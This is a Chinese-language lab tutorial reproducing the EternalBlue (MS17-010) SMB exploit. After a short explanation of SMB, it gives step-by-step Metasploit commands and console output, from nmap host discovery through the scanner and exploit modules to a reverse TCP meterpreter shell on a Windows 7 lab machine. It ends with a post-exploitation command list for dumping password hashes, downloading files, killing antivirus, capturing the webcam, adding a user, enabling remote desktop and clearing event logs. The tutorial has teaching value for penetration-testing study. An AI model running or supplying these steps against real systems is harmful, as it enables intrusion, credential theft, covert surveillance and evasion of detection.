永恒之蓝漏洞复现

一、基础知识介绍

1、什么是永恒之蓝?

永恒之蓝爆发于2017年4月14日晚，是一种利用Windows系统的SMB协议漏洞来获取系统的最高权限，以此来控制被入侵的计算机。甚至于2017年5月12日， 不法分子通过改造“永恒之蓝”制作了wannacry勒索病毒，使全世界大范围内遭受了该勒索病毒，甚至波及到学校、大型企业、政府等机构，只能通过支付高额的赎金才能恢复出文件。

2、什么是SMB协议?

SMB（全称是Server Message Block）是一个协议服务器信息块，它是一种客户机/服务器、请求/响应协议，通过SMB协议可以在计算机间共享文件、打印机、命名管道等资源，电脑上的网上邻居就是靠SMB实现的；SMB协议工作在应用层和会话层，可以用在TCP/IP协议之上，SMB使用TCP139端口和TCP445端口。

3、SMB工作原理是什么?

（1）：首先客户端发送一个SMB 请求数据报，并列出它所支持的所有SMB的协议版本。服务器收到请求消息后响应请求，并列出希望使用的SMB协议版本。如果没有可以使用的协议版本则结束通信。

（2）：协议确定后，客户端进程向服务器发起一个认证，这个过程是通过发送请求数据包实现的。客户端发送一对用户名和密码或一个简单密码到服务器，然后通过服务器发送一个应答数据包来允许或拒绝本次连接。


（3）：当客户端和服务器完成了磋商和认证之后，它会发送一个数据报并列出它想访问的网络资源的名称，之后会发送一个应答数据报以表示此次连接是否接收或拒绝。

（4）：连接到相应资源后，SMB客户端就能够通过open SMB打开一个文件，通过read SMB读取文件，通过write SMB写入文件，通过close SMB关闭文件。

二、漏洞复现过程（攻击机为kali，目标机为 win 7）

1、查看kali（攻击机）的IP地址

kali开机后登录系统，在桌面空白处右键鼠标，点击“在这里打开终端”，然后在终端中输入ifconfig命令，按回车执行该命令，命令执行完成后即可查看到IP地址





```
┌──(root💀kali)-[~/桌面]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.128  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::20c:29ff:fe00:62d9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:00:62:d9  txqueuelen 1000  (Ethernet)
        RX packets 579  bytes 59531 (58.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1408  bytes 850626 (830.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 26  bytes 1616 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1616 (1.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2、使用NMAP进行主机发现，找到目标机IP地址

使用 kali 攻击机执行命令：nmap -sP 192.168.10.0/24
扫描局域网内主机，扫描结果如下图，其中 192.168.10.129 为 win 7 靶机的IP地址
（注：这是我的实验环境下的IP地址，你们的地址不一定为192.168.10.129需要结合实际情况分析，不要直接照抄。）



2、找到目标机IP后进入MSF框架


执行命令：msfconsole 即可启动 MSF
PS：MSF每次启动都会有花里胡哨的界面，不过我喜欢，哈哈。

3、查找永恒之蓝漏洞模块

执行命令：search ms17-010 查看漏洞模块，可以看到有auxiliary（辅助）模块和exploit（攻击）模块

1 auxiliary/scanner/smb/smb_ms17_010是永恒之蓝扫描模块，探测目标主机是否存在MS17-010漏洞。


2 exploit/windows/smb/ms17_010_eternalblue是永恒之蓝攻击代码，一般两者配合使用，前者先扫描，若是显示有漏洞，再进行攻击。



4、先使用ms17-010扫描模块，对目标机进行扫描


4.1、使用模块

执行命令：use auxiliary/scanner/smb/smb_ms17_010
该模块不会直接在攻击机和靶机之间建立访问，他只负责执行扫描，嗅探，指纹识别的相关功能，以辅助渗透测试。



4.2、查看模块需要设置的参数


执行命令：show options
注：Required栏中选项为yes的说明对应的Current Setting栏需要填写，如RHOSTS。



4.3、设置目标


RHOSTS 参数是要检测的主机的IP地址

执行命令：set rhosts 192.168.10.129 设置目标主机




4.4、再次查看配置参数

执行命令：show options 查看rhosts参数是否设置成功




4.5、执行扫描

执行命令：run
结果显示主机可能易受MS17-010攻击!—Windows 7 Ultimate 7601 Service Pack 1 x64(64位)



5、使用ms17-010攻击模块，对靶机进行攻击

1、执行命令：back 切回上级选项
2、执行命令：use exploit/windows/smb/ms17_010_eternalblue 使用攻击模块



5.1、查看攻击载荷

执行命令：show payloads
该命令可以查看当下漏洞利用模块下可用的所有攻击载荷。攻击载荷是我们期望在目标系统在被渗透攻击之后完成的实际攻击功能的代码，成功渗透目标后，用于在目标系统上运行任意命令，一般常用载荷为：windows/x64/meterpreter/reverse_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   generic/custom                                               normal  No     Custom Payload
   1   generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                             normal  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                      normal  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                       normal  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                        normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                      normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                             normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                         normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   11  windows/x64/meterpreter/bind_tcp_uuid                        normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
   12  windows/x64/meterpreter/reverse_http                         normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   13  windows/x64/meterpreter/reverse_https                        normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   14  windows/x64/meterpreter/reverse_named_pipe                   normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
   15  windows/x64/meterpreter/reverse_tcp                          normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
   16  windows/x64/meterpreter/reverse_tcp_rc4                      normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   17  windows/x64/meterpreter/reverse_tcp_uuid                     normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
   18  windows/x64/meterpreter/reverse_winhttp                      normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
   19  windows/x64/meterpreter/reverse_winhttps                     normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
   20  windows/x64/peinject/bind_ipv6_tcp                           normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
   21  windows/x64/peinject/bind_ipv6_tcp_uuid                      normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
   22  windows/x64/peinject/bind_named_pipe                         normal  No     Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
   23  windows/x64/peinject/bind_tcp                                normal  No     Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
```

5.2、设置攻击载荷

执行命令：set payload windows/x64/meterpreter/reverse_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

5.3、查看参数配置

执行命令：show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

5.4、设置攻击目标IP地址

执行命令：set rhosts 192.168.10.129

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.129
rhosts => 192.168.10.129
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


5.5、设置监听主机（即kali攻击机）

执行命令：set lhost 192.168.10.128

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.10.128
lhost => 192.168.10.128
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

5.6、开始攻击

```
执行命令：run或者exploit
执行后稍等片刻，出现类似于下图的内容即攻击成功，在这里可以进行文件上传下载，获取截屏，获取密码，使用摄像头拍照，后门持久化等操作。
```



6、后续操作

运行了run命令之后，我们开启了一个reverse TCP监听器来监听本地的 4444 端口，即攻击者的本地主机地址（LHOST）和端口号（LPORT）。

```
在meterpreter > 中我们可以使用以下的命令来实现对目标的操作：
sysinfo             #查看目标主机系统信息
run scraper         #查看目标主机详细信息
hashdump        #导出密码的哈希
ps                  #查看目标主机进程信息
pwd                 #查看目标当前目录(windows)
getlwd              #查看目标当前目录(Linux)
download  e:\test.txt  /root         #将目标机的e:\test.txt文件下载到/root目录下
upload    /root/test.txt d:\test      #将/root/test.txt上传到目标机的 d:\test\ 目录下
idletime            #查看主机运行时间
getuid              #查看获取的当前权限
getsystem           #提权
run  killav         #关闭杀毒软件
screenshot          #截图
webcam_list         #查看目标主机的摄像头
webcam_snap         #拍照
webcam_stream       #开视频
run getgui -u hack -p 123    #创建hack用户，密码为123
run getgui -e                #开启远程桌面
clearev                       #清除日志
```